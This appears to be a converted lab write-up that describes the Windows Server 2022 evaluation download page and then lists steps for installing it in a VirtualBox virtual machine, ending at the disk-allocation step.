'Microsoft Security', 'Additional products', and 'All Microsoft'. Below the navigation is the title 'Windows Server 2022'. Under the title, there are tabs for 'Overview', 'Get started for free', 'Description', 'Prerequisites', 'Resources', and 'Supporting products'. The 'Get started for free' tab is selected. The main content area has a section titled 'Overview' with a paragraph about adding languages and features on demand. It also includes sections for 'Get started for free' (with options to try on Azure or download ISO/VHD), 'Description' (with a paragraph about the new release), and 'Prerequisites'.

Then enter your details

Evaluate Windows Server 2022

Windows Server 2022 introduces advanced multi-layer security, hybrid capabilities with Azure and a flexible application platform. Run business-critical workloads with Windows Server 2022:

- Apply advanced multi-layer protection against threats with secured-core server.
- Run SQL Server with confidence using 48 TB of memory, 64 sockets and 2048 logical cores.
- Use Windows Admin Centre for improved VM management, enhanced event viewer and to connect to Azure through Azure Arc.

This new release also includes significant improvements to Windows containers, such as smaller image sizes for faster download, simplified network policy implementation and containerisation tools for .NET applications.

Learn more about the features of [Windows Server 2022](#).

Register for your free trial today

Complete the form below.

* First name	<input type="text"/>
* Last name	<input type="text"/>
* Email	<input type="text"/>
* Company name	<input type="text"/>
* Country/Region	<input type="text"/>
* Company size	<input type="text"/>


Download the iso 64 bit edition of the windows 2022 Server.

Microsoft | Evaluation Center Windows Windows Server SQL Server System Center Microsoft Security Additional products All Microsoft


Please select your Windows Server 2022 download

English (United States)	ISO downloads 64-bit edition >	VHD download 64-bit edition >	Try on Azure Learn more >	Create a VM in Azure Learn more >
Chinese (Simplified)	ISO downloads 64-bit edition >			
French	ISO downloads 64-bit edition >			


STEP-2: upload the iso file in the virtualbox and install in VM.



STEP-3: give the memory size and number of processors.



STEP-4: create the virtual harddisk.




STEP-5: run the windows server.




Windows 2022 Server configuration:

STEP-1: run the windows server.





STEP-2: choose the installation language and next.

STEP-3: click install now.




STEP-4: accept license and next.







STEP-5: choose custom option.




STEP-6: choose the required operating system.




STEP-7: allot the disk space.

